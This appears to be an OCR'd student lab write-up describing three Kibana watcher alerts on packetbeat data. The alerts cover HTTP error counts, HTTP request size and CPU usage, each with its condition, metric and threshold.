
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400
FOR THE LAST 5 minutes

- Which **metric** does this alert monitor?

  Number of HTTP errors

- What is the **threshold** it fires at?

  When number grouped over top 5 is above 400 for the last 5 minutes



Edit Excessive HTTP Errors

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name: Excessive HTTP Errors

Indices to query: packetbeat-* ×

Use * to broaden your query.

Time field: @timestamp

Run watch every: 1 minute

Match the following condition


```
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
```

Alert 2: HTTP Request Size Monitor

WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute

- Which **metric** does this alert monitor?
  HTTP request size over all documents

- What is the **threshold** it fires at?
  When total is above 3500 bytes for the last 1 minute



Edit HTTP Request Size Monitor

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name: HTTP Request Size Monitor

Indices to query: packetbeat-* ×

Use * to broaden your query.

Time field: @timestamp

Run watch every: 1 minute

Match the following condition

```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```

Alert 3: CPU Usage Monitor


WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes

- Which **metric** does this alert monitor?

  Total system CPU usage over all documents

- What is the **threshold** it fires at?

  When max is above 0.5% for the last 5 minutes



Edit CPU Usage Monitor

Send an alert when your specified condition is met. Your watch will run every 5 